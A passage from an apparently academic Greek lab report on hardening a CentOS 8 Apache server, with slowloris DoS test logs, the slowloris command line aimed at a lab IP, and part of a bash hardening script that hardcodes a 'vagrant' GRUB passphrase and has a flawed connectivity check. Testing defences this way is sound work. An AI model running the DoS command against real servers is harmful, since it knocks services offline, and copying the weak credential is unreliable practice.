[13-06-2021 02:01:34] Sending keep-alive headers... Socket count: 1000
[13-06-2021 02:01:39] Sending keep-alive headers... Socket count: 630
[13-06-2021 02:01:44] Sending keep-alive headers... Socket count: 630
[13-06-2021 02:01:52] Sending keep-alive headers... Socket count: 1000
[13-06-2021 02:01:57] Sending keep-alive headers... Socket count: 783
[13-06-2021 02:02:03] Sending keep-alive headers... Socket count: 758
[13-06-2021 02:02:11] Sending keep-alive headers... Socket count: 1000
[13-06-2021 02:02:21] Sending keep-alive headers... Socket count: 851
[13-06-2021 02:02:29] Sending keep-alive headers... Socket count: 1000
[13-06-2021 02:02:40] Sending keep-alive headers... Socket count: 879
[13-06-2021 02:02:48] Sending keep-alive headers... Socket count: 1000
[13-06-2021 02:02:53] Sending keep-alive headers... Socket count: 1000
[13-06-2021 02:02:58] Sending keep-alive headers... Socket count: 886
[13-06-2021 02:03:05] Sending keep-alive headers... Socket count: 1000
[13-06-2021 02:03:07] Sending keep-alive headers... Socket count: 1000
[13-06-2021 02:03:09] Sending keep-alive headers... Socket count: 1000
```

Εικόνα 19. Υπερφόρτωση της σελίδας του Apache Web Server με χρήστη του slowloris script

Στην παρακάτω εικόνα βλέπουμε ότι η ιστοσελίδα σταμάτησε να ανταποκρίνεται



Εικόνα 20. Η σελίδα του Apache Web Server σταματά να ανταποκρίνεται

4.3.2 Επίθεση Slowloris μετά από το Security Hardening του Centos 8 Web Server

Μετά την ολοκλήρωση του Security Hardening process με χρήση του bash script centos8-apache-hardening.sh στο Centos 8 Web Server όπως βλέπουμε και στις παρακάτω εικόνες:

Εικόνα 21. Έναρξη εκτέλεσης script centos8-apache-hardening.sh


...

```
[INFO] End of Apache Hardening Process on Centos8!
[MASKED]     /etc/systemd/system/atd.service → /usr/lib/systemd/system/atd.service
[REDIRECTED] /etc/systemd/system/dbus-org.freedesktop.timedate1.service → /usr/lib/systemd/system/dbus-org.freedesktop.timedate1.service
[REDIRECTED] /etc/systemd/system/default.target → /usr/lib/systemd/system/default.target
[MASKED]     /etc/systemd/system/firewalld.service → /usr/lib/systemd/system/firewalld.service
[MASKED]     /etc/systemd/system/systemd-timedated.service → /usr/lib/systemd/system/systemd-timedated.service
[OVERRIDDEN] /etc/systemd/system/tmp.mount → /usr/lib/systemd/system/tmp.mount

--- /usr/lib/systemd/system/tmp.mount   2021-03-16 19:42:08.000000000 +0000
+++ /etc/systemd/system/tmp.mount       2021-06-07 18:37:10.074182011 +0000
@@ -1,28 +1,12 @@
-#  SPDX-License-Identifier: LGPL-2.1+
-#
-#  This file is part of systemd.
-#
-#  systemd is free software; you can redistribute it and/or modify it
-#  under the terms of the GNU Lesser General Public License as published by
-#  the Free Software Foundation; either version 2.1 of the License, or
-#  (at your option) any later version.
+# /etc/systemd/system/default.target.wants/tmp.mount -> ../tmp.mount

 [Unit]
-Description=Temporary Directory (/tmp)
+Description=Temporary Directory
 Documentation=man:hier(7)
-Documentation=https://www.freedesktop.org/wiki/Software/systemd/APIFileSystems
-ConditionPathIsSymbolicLink=!/tmp
-DefaultDependencies=no
-Conflicts=umount.target
-Before=local-fs.target umount.target
-After=swap.target
+Before=local-fs.target

 [Mount]
 What=tmpfs
 Where=/tmp
 Type=tmpfs
-Options=mode=1777,strictatime,nosuid,nodev
-
-# Make 'systemctl enable tmp.mount' work:
-[Install]
-WantedBy=local-fs.target
+Options=mode=1777,strictatime,nodev,nosuid

[EXTENDED]   /usr/lib/systemd/system/systemd-udev-trigger.service → /usr/lib/systemd/system/systemd-udev-trigger.service.d/systemd-udev-trigger-no-reload.conf

7 overridden configuration files found.
The execution time is: 0h:3m:48s
```

Εικόνα 22. Ολοκλήρωση εκτέλεσης script centos8-apache-hardening στον Apache Web Server


υπερφορτώσουμε ξανά την παραπάνω ιστοσελίδα δίνοντας 1000 ταυτόχρονες συνδέσεις με χρήση του slowloris script με την παρακάτω εντολή:

```
python3 slowloris.py 172.28.128.21 -p 80 -s 1000 --sleeptime 1
```



Εικόνα 23. Υπερφόρτωση της σελίδας του Apache Web Server με χρήστη του slowloris script μετά την ολοκλήρωση του script centos8-apache-hardening

Παρατηρούμε ότι χτυπώντας την σελίδα στο Url: http://172.28.128.21/ φορτώνεται κανονικά όπως βλέπουμε και στην παρακάτω εικόνα:



Εικόνα 24. Η σελίδα του Apache Web Server ανταποκρίνεται χωρίς πρόβλημα ενώ εκτελείται το slowloris script

Επομένως, το security hardening process έχει ολοκληρωθεί επιτυχώς στο Centos 8 Apache Web Server και πλέον αντέχει ο Web Server από πιθανές DDoS επιθέσεις χωρίς κανένα πρόβλημα.

5 Παραρτήματα

5.1 Παράρτημα 1: Κώδικας του centos8-apache-hardening.sh bash script για επαύξηση ασφαλείας Centos 8 Web Server

```
#!/bin/bash

DEV=1
SCRIPT_NAME='centos8-apache-hardening'
PWD=$(pwd)
FILE=${PWD}'/step.dat'
LOCK_FILE=${PWD}"/${SCRIPT_NAME}.lok"

NEW_LINE=" "
PREREQUISITES_PACKAGES='yum-utils vim wget httpd-devel expect net-tools at epel-release'
IPTABLES_CONFIG='/etc/sysconfig/iptables'
IPTABLES_PACKAGE='iptables-services'
MOD_SECURITY='mod_security mod_security_crs'
MOD_EVASIVE='mod_evasive'
MOD_EVASIVE_TEST_SCRIPT='/usr/share/doc/mod_evasive/test.pl'
HTTPD_CONF='/etc/httpd/conf/httpd.conf'
HTTPD_HTML='/var/www/html/index.html'
BASE_MODULES='/etc/httpd/conf.modules.d/00-base.conf'
MOD_SECURITY_CONF='/etc/httpd/conf.d/mod_security.conf'
MOD_EVASIVE_CONF='/etc/httpd/conf.d/mod_evasive.conf'
CUSTOM_CRS_CONF='/etc/httpd/modsecurity.d/custom-crs.conf'
SSHD_CONFIG='/etc/ssh/sshd_config'
SSHD_PAM='/etc/pam.d/sshd'
ISSUE_NET='/etc/issue.net'
CURRENT_USER=${SUDO_USER:-$USER}
GRUB_SUPERUSER='vagrant'
GRUB_PASSPHRASE='vagrant'
MKPASSWD='/usr/bin/grub2-mkpasswd-pbkdf2'
DEFAULTGRUB='/etc/default/grub'
EXPECT='/usr/bin/expect'
GRUB_40_CUSTOM='/etc/grub.d/40_custom'

UNW_PROT='dccp sctp rds tipc'
UNW_SERVICES='rpcbind'
MOD='bluetooth firewire-core net-pf-31 soundcore thunderbolt usb-midi usb-storage'
UNW_FS='cramfs freevxfs jffs2 hfs hfsplus squashfs udf vfat'
DISABLEFS='/etc/modprobe.d/disablemnt.conf'
DISABLEMOD='/etc/modprobe.d/disablemod.conf'
DISABLENET='/etc/modprobe.d/disablenet.conf'
SYSTEMCONF='/etc/systemd/system.conf'
USERCONF='/etc/systemd/user.conf'
COREDUMPCONF='/etc/systemd/coredump.conf'
LOGROTATE='/etc/logrotate.conf'
JOURNALDCONF='/etc/systemd/journald.conf'
SYSCTL='/etc/sysctl.conf'
LIMITSCONF='/etc/security/limits.conf'
ETC_PROFILE='/etc/profile'
ETC_BASHRC='/etc/bashrc'

HOSTS_ALLOW='/etc/hosts.allow'
HOSTS_DENY='/etc/hosts.deny'

LOGINDCONF='/etc/systemd/logind.conf'
LOGINDEFS='/etc/login.defs'
```

```
USERADD='/etc/default/useradd'
NETCONFIG='/etc/netconfig'
RESOLVEDCONF='/etc/systemd/resolved.conf'
NSSWITCH='/etc/nsswitch.conf'
RKHUNTER_PACKAGE='rkhunter'
RKHUNTERCONF='/etc/rkhunter.conf'
CLAMAV_PACKAGES='clamav clamav-update clamd'
CLAMAVCONF='/etc/clamd.d/scan.conf'
CLAMAVSERVICE='/usr/lib/systemd/system/clamd@.service'
CRON_DAILY_CLAMSCAN='/etc/cron.daily/user_clamscan'

AIDE_PACKAGE='aide'
AIDECONFIG='/etc/aide.conf'
AIDE_CHECK_SERVICE='/etc/systemd/system/aidecheck.service'
AIDE_CHECK_TIMER='/etc/systemd/system/aidecheck.timer'

FAIL2BAN_PACKAGE='fail2ban'
FAIL2BAN_CONFIG='/etc/fail2ban/jail.local'
FAIL2BAN_SERVICE_SYMLINK='/etc/systemd/system/multi-user.target.wants/fail2ban.service'

# Colors source: https://stackoverflow.com/questions/5947742/how-to-change-the-output-color-of-echo-in-linux
COLOR_DEFAULT="\e[39m"
COLOR_GREEN="\e[32m"
COLOR_RED="\e[91m"
COLOR_BLUE='\033[0;34m'
BOLD_BLUE='\033[1;34m'

# Processes description
array[0]="Prerequisites checks..."
array[1]="SSH Hardening..."
array[2]="Secure Bootloader..."
array[3]="Disabling unneeded modules..."
array[4]="Secure mounts..."
array[5]="Configuring sysctl parameters..."
array[6]="Configure user limits..."
array[7]="Remove suid bits..."
array[8]="Securing user and services host files..."
array[9]="Configuring TCP Wrappers..."
array[10]="Configuring logindefs..."
array[11]="Configuring loginconf..."
array[12]="Locking new users..."
array[13]="Remove unneeded users..."
array[14]="Disabling ipv6..."
array[15]="Configuring DNS resolvers..."
array[16]="Locking cronjobs..."
array[17]="Configuring logrotate..."
array[18]="Enable rkhunter..."
array[19]="Enable clamav..."
array[20]="Enable aide IDS..."
array[21]="Enable Fail2ban..."
array[22]="IPTables Hardening..."
array[23]="Apache Hardening..."
array[24]="Mod Security..."
array[25]="Mod Evasive..."
array[26]="Auto cleanup..."
array[27]="Checking for restart..."

max_processes_num="27"
```

```
step="
IFS="

START=$(date +%s)

#=== FUNCTION ================================================================
#         NAME: script_logo
#  DESCRIPTION: Print the logo of script
#    PARAMETER: ---
#==============================================================================
function script_logo()
{
            echo
            echo -e "${BOLD_BLUE}  ____            _               ___       _                    _           _   _
_          _${COLOR_DEFAULT}"
            echo -e "${BOLD_BLUE} / ___|___ _ __ | |_ ___ ___   ( _ )     / \   _ __   __ _  ___| |__   ___
| | | __ _ _ __ __|| ___ _ __ (_)_ __   __ _${COLOR_DEFAULT}"
            echo -e "${BOLD_BLUE}| |   / _ \ |_ \| __/ _ \/ __| / _ \    / _ \ | '_ \ / _ \ |/ __| '_ \ / _ \ | '_ \| |/ _ \|
|__/ _ \|/ _ \ |_ \| | |_ \ / _ \|${COLOR_DEFAULT}"
            echo -e "${BOLD_BLUE}| |__|  __/ | | | || (_) \__ \ | (_) | / ___ \| |_) | (_| | (__| | | |  __/ |  _  | (_| |
| | (_| |  __/ | | | | | | (_| |${COLOR_DEFAULT}"
            echo  -e  "${BOLD_BLUE}  \____\___|_| |_|\__\___/|___/   \___/   /_/     \_\ .__/ \__,_|\___|_|
|_|\___| |_| |_|\__,_|_| |_|\__,_|\___|_| |_|_| |_|\__, |${COLOR_DEFAULT}"
            echo  -e  "${BOLD_BLUE}                                                                          |_|
|___/${COLOR_DEFAULT}"
            echo -e "${BOLD_BLUE}${COLOR_DEFAULT}"
}

#=== FUNCTION ================================================================
#         NAME: log_info
#  DESCRIPTION: Print the input info text.
#    PARAMETER: Text to print.
#==============================================================================
function log_info {
  echo -e "[${BOLD_BLUE}INFO${COLOR_DEFAULT}] $1"
}

#=== FUNCTION ================================================================
#         NAME: log_info
#  DESCRIPTION: Print the input info text.
#    PARAMETER: Text to print.
#==============================================================================
function log_error {
  echo -e "${COLOR_RED}[ERROR] $1${COLOR_DEFAULT}"
}

#=== FUNCTION ================================================================
#         NAME: backup_file
#  DESCRIPTION: Backup a file.
#    PARAMETER: Path to file.
#==============================================================================
function backup_file {
  cp $1{,.bak}
}

#=== FUNCTION ================================================================
#         NAME: comment_parameter
#  DESCRIPTION: Comment out a parameter in the configuration file.
#   PARAMETERS: 1. parameter name (escaped special characters)
#               2. configuration file path
```

```
#==============================================================================
function comment_parameter {
  sed -i $2 -e "/$1/s/^/#/"
}

#===  FUNCTION  ================================================================
#         NAME: _exit
#  DESCRIPTION: Terminate the script execution
#    PARAMETER: ---
#==============================================================================
function _exit()
{
        # Check system delta
        systemd-delta --no-pager
        release_lock
        END=$(date +%s)
        DIFF=$(( $END - $START ))
        secs=$DIFF
        echo -n "The execution time is: "
        printf '%dh:%dm:%ds\n' $(($secs/3600)) $(($secs%3600/60)) $(($secs%60))
        exit 1
}

#===  FUNCTION  ================================================================
#         NAME: acquire_lock
#  DESCRIPTION: Create a lock file if not exists,
#                   otherwise print error message that lock file exists
#    PARAMETER: ---
#==============================================================================
function acquire_lock()
{
        # echo ">>> Is going to check for lock file: $LOCK_FILE"
        # if we don't have the lock file, start at zero
        # if ! test -f "$LOCK_FILE"; then
        if [ ! -f "$LOCK_FILE" ]; then
                log_info "Lock file not found. So we will create one"
                touch $LOCK_FILE
        else # otherwise the hardening script is being executed
                log_error "Found lock file: ${LOCK_FILE} which means the script
${SCRIPT_NAME} is is being executed!"
                log_error "If not, please remove the lock file ${LOCK_FILE}"
                exit 1
        fi
}

#===  FUNCTION  ================================================================
#         NAME: release_lock
#  DESCRIPTION: Remove the lock file from filesystem
#    PARAMETER: ---
#==============================================================================
function release_lock()
{
        if [ -f "$LOCK_FILE" ]; then
                rm -rf $LOCK_FILE
        else
                log_info "Lock file not found to release lock"
        fi
}

#===  FUNCTION  ================================================================
```

```
#         NAME: retrieve_step
#  DESCRIPTION: Retrieve the current step of step.dat file,
#                       else initialize the step to zero
#    PARAMETER: ---
#===============================================================================
function retrieve_step()
{
          # if we don't have a file, start at zero
          if [ ! -f "$FILE" ]; then
            step=0
            # log_info "Step file not found"
          # otherwise read the step from the file
          else
            step=`cat $FILE`
            log_info "Found step: ${step}"
          fi
}

#===  FUNCTION  ================================================================
#         NAME: increase_step
#  DESCRIPTION: Increase the current step value by one
#    PARAMETER: 1. currentStep value is passed in order to increased
#===============================================================================
function increase_step()
{
          currentStep=$1
          [[ -z "$currentStep" ]] && { log_error "First parameter (currentStep) is empty in function
increase_step"; _exit; }
          # increment the step
          step=$((currentStep + 1))
}

#===  FUNCTION  ================================================================
#         NAME: save_step
#  DESCRIPTION: Save the currentStep into step.dat file
#    PARAMETER: 1. currentStep value is passed in order to be saved
#===============================================================================
function save_step() {

          currentStep=$1
          [[ -z "$currentStep" ]] && { log_error "First parameter (currentStep) is empty in function
save_step"; _exit; }
          # show it to the user
          # echo "step: ${currentStep}"

          # and save it for next time
          echo "${currentStep}" > $FILE
}

#===  FUNCTION  ================================================================
#         NAME: get_value
#  DESCRIPTION: Retrieve the value of processes description array
#    PARAMETER: 1. currentStep value is passed
#===============================================================================
function get_value()
{
          currentStep=$1
          [[ -z "$currentStep" ]] && { log_error "First parameter (currentStep) is empty in function
get_value"; _exit; }
          #for i in "${!array[@]}"
```

```
        #do
        #  echo "key  : $i / value: ${array[$i]}"
        #done

        # Retrieve value from hash map ($array[$i])
        # echo "step value: ${array[$currentStep]}"
        echo "${array[$currentStep]}"
}

#===  FUNCTION  ================================================
#         NAME: get_diff_lines
#  DESCRIPTION: Save the number of different lines in the specified files to the
#               variable "DIFF_LINES"
#   PARAMETERS: 1. file 1 (e. g. "/boot/grub/grub.cfg")
#               2. file 2 (e. g. "/boot/grub/grub.cfg.bak")
#================================================================
function get_diff_lines {
  DIFF_LINES=$(diff -y --suppress-common-lines $1 $2 | grep '^' | wc -l)
}

#===  FUNCTION  ================================================
#         NAME: set_parameter
#  DESCRIPTION: Set the parameters in the configuration file. If the parameter does not exist in
#               the configuration file, add it.
#   PARAMETERS: 1. parameter name (escaped special characters)
#               2. parameter value (escaped special characters)
#               3. configuration path
#               4. OPTIONAL - prefix for value (default is the space)
#================================================================
function set_parameter {
  grep -qE "^(#\s)?$1" $3
  local EXIT_STATUS=$?
  if [[ ${EXIT_STATUS} -ne 0 ]]; then
    echo -e "$1${4-" "}$2" >> $3
  else
    sed -i.old -E "/^$1/c\\$1${4-" "}$2" $3
    get_diff_lines $3 $3.old
    grep -qE "^$1${4-" "}$2" $3
    local EXIT_STATUS=$?
    if [[ ${DIFF_LINES} -eq 0 ]] && [[ ${EXIT_STATUS} -ne 0 ]]; then
      sed -i.old -E "/^(#)?$1/c\\$1${4-" "}$2" $3
      get_diff_lines $3 $3.old
      if [[ ${DIFF_LINES} -eq 0 ]]; then
        sed -i.old -E "/^(#\s)?$1/c\\$1${4-" "}$2" $3
      fi
    fi
    rm $3.old
  fi
}

#===  FUNCTION  ================================================
#         NAME: set_permission
#  DESCRIPTION: Set the ownership and permissions for a file.
#   PARAMETERS: 1. ownership (e. g. "root:root")
#               2. permission (e. g. "0644")
#               3. file (e. g. "/boot/grub/grub.cfg")
#================================================================
function set_permission {
  chown $1 $3
  chmod $2 $3
```

```
}

#=== FUNCTION ================================================
#         NAME: set_permission_recursive
#  DESCRIPTION: Set recursive ownership and permissions for a directory.
#   PARAMETERS: 1. ownership (e. g. "root:root")
#                           2. permission (e. g. "0644")
#                           3. directory (e. g. "/boot/grub/")
#==============================================================================
function set_permission_recursive {
  chown -R $1 $3
  chmod -R $2 $3
}

#=== FUNCTION ================================================
#         NAME: install_packages
#  DESCRIPTION: Iterrate over passed packages and install them one by one
#   PARAMETERS: 1. packages: list of packages is passed for installation
#==============================================================================
function install_packages()
{
        IFS=' '
  packages="$@"
        for package in $packages; do
                log_info "Is going to install the package: ${COLOR_GREEN}"$package"${COLOR_DEFAULT}"
                yum install -y $package
        done
        IFS=''
}

#=== FUNCTION ================================================
#         NAME: execute_full_update
#  DESCRIPTION: Execute full update
#    PARAMETER: ---
#==============================================================================
function execute_full_update() {
        log_info "Is going to execute full update, please wait..."
        yum makecache
        yum update -y
}

#=== FUNCTION ================================================
#         NAME: check_prerequisites
#  DESCRIPTION: Check prerequisites in order to continue the script execution
#    PARAMETER: ---
#==============================================================================
function check_prerequisites()
{
        if [ $EUID -ne 0 ]; then
                log_error "This script must be run with root privileges."
                _exit
        fi
        log_info "Script stared with root privileges"

        # test an internet connection
        curl 1.1.1.1 2> /dev/null 1>&2
        if [ ${UID} -ne 0 ]; then
                log_error "No internet connection found!"
                _exit
```

```
	fi
	log_info "Internet connection found"

	if ! cat /etc/centos-release | grep 'CentOS' | grep '8' 2> /dev/null 1>&2; then
		log_error "Unsupported Linux distribution. Only CentOS 8 Supported"
		_exit
	fi
	log_info "Centos 8 OS found"

	if ! bash --version | grep -i 'bash' 2> /dev/null 1>&2; then
		log_error "Please install bash to continue.."
		_exit
	fi
	log_info "Bash found"

	if ! [ -x "$(which systemctl)" ]; then
		log_error "systemctl required. Unsupported setup.."
		_exit
	fi
	log_info "Systemctl found"

	execute_full_update

	if ! test -f "$HTTPD_CONF"; then
		log_info "$HTTPD_CONF apache config file not found."
		log_info "Is going to install apache, please wait..."
		yum install httpd
		service httpd start
		chkconfig httpd on
		touch $HTTPD_HTML
		index_page=$(cat <<EOF
<!DOCTYPE html>
<html>
	<head>
		<title>Centos 8 Apache Hardening Script</title>
	</head>
	<body>
		<h1>Centos 8 Apache Hardening Script</h1>
		<p>It works!</p>
	</body>
</html>
EOF
)
		append_config "$index_page" $HTTPD_HTML
	fi
	log_info "Apache Web Server found"

	if ! test -f "$IPTABLES_CONFIG"; then
		log_info "$IPTABLES_CONFIG firewall config file not found."
		log_info "Is going to install iptables package, please wait..."
		systemctl stop firewalld
		systemctl disable firewalld
		systemctl mask --now firewalld
		install_packages $IPTABLES_PACKAGE
		systemctl start iptables
		systemctl enable iptables
		systemctl status iptables --no-pager
	fi
	log_info "IPtables found"
```

```
        # Install some prerequisites packages
        install_packages $PREREQUISITES_PACKAGES
}

#=== FUNCTION ================================================================
#         NAME: iptables_hardening
#  DESCRIPTION: Apply iptable hardening rules as part of security hardening process
#    PARAMETER: ---
#===============================================================================
function iptables_hardening ()
{
        if test -f "$IPTABLES_CONFIG"; then
                log_info "Is going to apply iptables hardening rules, please wait..."
                #    source:    https://raiyanlive.wordpress.com/2016/09/02/hardening-server-security-
using-iptables/
                # Modify this file accordingly for your specific requirement.
                # 1. Delete all existing rules
                log_info "Deleting all existing rules"
                iptables -F

                # 2. Set default chain policies
                # iptables -P INPUT DROP
                # iptables -P FORWARD DROP
                # iptables -P OUTPUT DROP

                # 3. Block a specific ip-address
                BLOCK_THIS_IP="192.168.1.254"
                log_info "Blocking a specific ip-address: $BLOCK_THIS_IP"
                iptables -A INPUT -s "$BLOCK_THIS_IP" -j DROP

                INTERFACE_NAME='eth1'

                # 4. Allow ALL incoming SSH
                log_info "Allowing ALL incoming SSH"
                iptables -I INPUT -i $INTERFACE_NAME -p tcp --dport 22 -m state --state
NEW,ESTABLISHED -j ACCEPT
                iptables -I OUTPUT -o $INTERFACE_NAME -p tcp --sport 22 -m state --state
ESTABLISHED -j ACCEPT

                # 5. Allow incoming SSH only from a sepcific network
                # EXTERNAL_NET=`ip  -f inet a show eth0 | grep inet| awk '{print $2}'`          #
e.g. inet address of eht1 network 172.28.128.20/24
                EXTERNAL_NET='192.168.1.0/24'
                log_info "Allowing incoming SSH only from a sepcific network:
$EXTERNAL_NET"
                iptables -I INPUT -i $INTERFACE_NAME -p tcp -s $EXTERNAL_NET --dport 22
-m state --state NEW,ESTABLISHED -j ACCEPT
                iptables -I OUTPUT -o $INTERFACE_NAME -p tcp --sport 22 -m state --state
ESTABLISHED -j ACCEPT

                # 6. Allow incoming HTTP
                log_info "Allowing incoming HTTP"
                iptables -I INPUT -i $INTERFACE_NAME -p tcp --dport 80 -m state --state
NEW,ESTABLISHED -j ACCEPT
                iptables -I OUTPUT -o $INTERFACE_NAME -p tcp --sport 80 -m state --state
ESTABLISHED -j ACCEPT

                # Allow incoming HTTPS
                log_info "Allowing incoming HTTPS"
```

```
        iptables -I INPUT -i $INTERFACE_NAME -p tcp --dport 443 -m state --state NEW,ESTABLISHED -j ACCEPT
        iptables -I OUTPUT -o $INTERFACE_NAME -p tcp --sport 443 -m state --state ESTABLISHED -j ACCEPT

        # 7. MultiPorts (Allow incoming SSH, HTTP, and HTTPS)
        # iptables -I INPUT -i $INTERFACE_NAME -p tcp -m multiport --dports 22,80,443 -m state --state NEW,ESTABLISHED -j ACCEPT
        # iptables -I OUTPUT -o $INTERFACE_NAME -p tcp -m multiport --sports 22,80,443 -m state --state ESTABLISHED -j ACCEPT

        # 8. Allow outgoing SSH
        log_info "Allowing outgoing SSH"
        iptables -I OUTPUT -o $INTERFACE_NAME -p tcp --dport 22 -m state --state NEW,ESTABLISHED -j ACCEPT
        iptables -I INPUT -i $INTERFACE_NAME -p tcp --sport 22 -m state --state ESTABLISHED -j ACCEPT

        # 9. Allow outgoing SSH only to a specific network
        log_info "Allowing outgoing SSH only to a specific network"
        iptables -I OUTPUT -o $INTERFACE_NAME -p tcp -d $EXTERNAL_NET --dport 22 -m state --state NEW,ESTABLISHED -j ACCEPT
        iptables -I INPUT -i $INTERFACE_NAME -p tcp --sport 22 -m state --state ESTABLISHED -j ACCEPT

        # 10. Allow outgoing HTTPS
        log_info "Allowing outgoing HTTPS"
        iptables -I OUTPUT -o $INTERFACE_NAME -p tcp --dport 443 -m state --state NEW,ESTABLISHED -j ACCEPT
        iptables -I INPUT -i $INTERFACE_NAME -p tcp --sport 443 -m state --state ESTABLISHED -j ACCEPT

        # 12. Ping from inside to outside
        log_info "Ping from inside to outside"
        iptables -I OUTPUT -p icmp --icmp-type echo-request -j ACCEPT
        iptables -I INPUT -p icmp --icmp-type echo-reply -j ACCEPT

        # 13. Ping from outside to inside
        log_info "Ping from outside to inside"
        iptables -I INPUT -p icmp --icmp-type echo-request -j ACCEPT
        iptables -I OUTPUT -p icmp --icmp-type echo-reply -j ACCEPT

        # 14. Allow loopback access
        log_info "Allowing loopback access"
        iptables -I INPUT -i lo -j ACCEPT
        iptables -I OUTPUT -o lo -j ACCEPT

        # 15. Allow packets from internal network to reach external network.
        # if eth1 is connected to external network (internet)
        # if eth0 is connected to internal network (192.168.1.x)
        # iptables -I FORWARD -i $INTERFACE_NAME -o eth0 -j ACCEPT

        # 16. Allow outbound DNS
        log_info "Allowing outbound DNS"
        iptables -I OUTPUT -p udp -o $INTERFACE_NAME --dport 53 -j ACCEPT
        iptables -I INPUT -p udp -i $INTERFACE_NAME --sport 53 -j ACCEPT

        # 18. Allow rsync from a specific network
        log_info "Allowing rsync from a specific network"
```

```
        iptables -I INPUT -i $INTERFACE_NAME -p tcp -s $EXTERNAL_NET --dport 873 -m state --state NEW,ESTABLISHED -j ACCEPT
        iptables -I OUTPUT -o $INTERFACE_NAME -p tcp --sport 873 -m state --state ESTABLISHED -j ACCEPT

        # 19. Allow MySQL connection only from a specific network
        log_info "Allowing MySQL connection only from a specific network"
        iptables -I INPUT -i $INTERFACE_NAME -p tcp -s $EXTERNAL_NET --dport 3306 -m state --state NEW,ESTABLISHED -j ACCEPT
        iptables -I OUTPUT -o $INTERFACE_NAME -p tcp --sport 3306 -m state --state ESTABLISHED -j ACCEPT

        # 20. Allow Sendmail or Postfix
        log_info "Allowing Sendmail or Postfix"
        iptables -I INPUT -i $INTERFACE_NAME -p tcp --dport 25 -m state --state NEW,ESTABLISHED -j ACCEPT
        iptables -I OUTPUT -o $INTERFACE_NAME -p tcp --sport 25 -m state --state ESTABLISHED -j ACCEPT

        # 21. Allow IMAP and IMAPS
        log_info "Allowing IMAP and IMAPS"
        iptables -I INPUT -i $INTERFACE_NAME -p tcp --dport 143 -m state --state NEW,ESTABLISHED -j ACCEPT
        iptables -I OUTPUT -o $INTERFACE_NAME -p tcp --sport 143 -m state --state ESTABLISHED -j ACCEPT

        iptables -I INPUT -i $INTERFACE_NAME -p tcp --dport 993 -m state --state NEW,ESTABLISHED -j ACCEPT
        iptables -I OUTPUT -o $INTERFACE_NAME -p tcp --sport 993 -m state --state ESTABLISHED -j ACCEPT

        # 22. Allow POP3 and POP3S
        log_info "Allowing POP3 and POP3S"
        iptables -I INPUT -i $INTERFACE_NAME -p tcp --dport 110 -m state --state NEW,ESTABLISHED -j ACCEPT
        iptables -I OUTPUT -o $INTERFACE_NAME -p tcp --sport 110 -m state --state ESTABLISHED -j ACCEPT

        iptables -I INPUT -i $INTERFACE_NAME -p tcp --dport 995 -m state --state NEW,ESTABLISHED -j ACCEPT
        iptables -I OUTPUT -o $INTERFACE_NAME -p tcp --sport 995 -m state --state ESTABLISHED -j ACCEPT

        # 23. Prevent DoS attack
        log_info "Preventing DoS attack"
        iptables -I INPUT -p tcp --dport 80 -m limit --limit 25/minute --limit-burst 100 -j ACCEPT

        # 24. Port forwarding 80 to 8080
        # iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080 # Can not access from outside

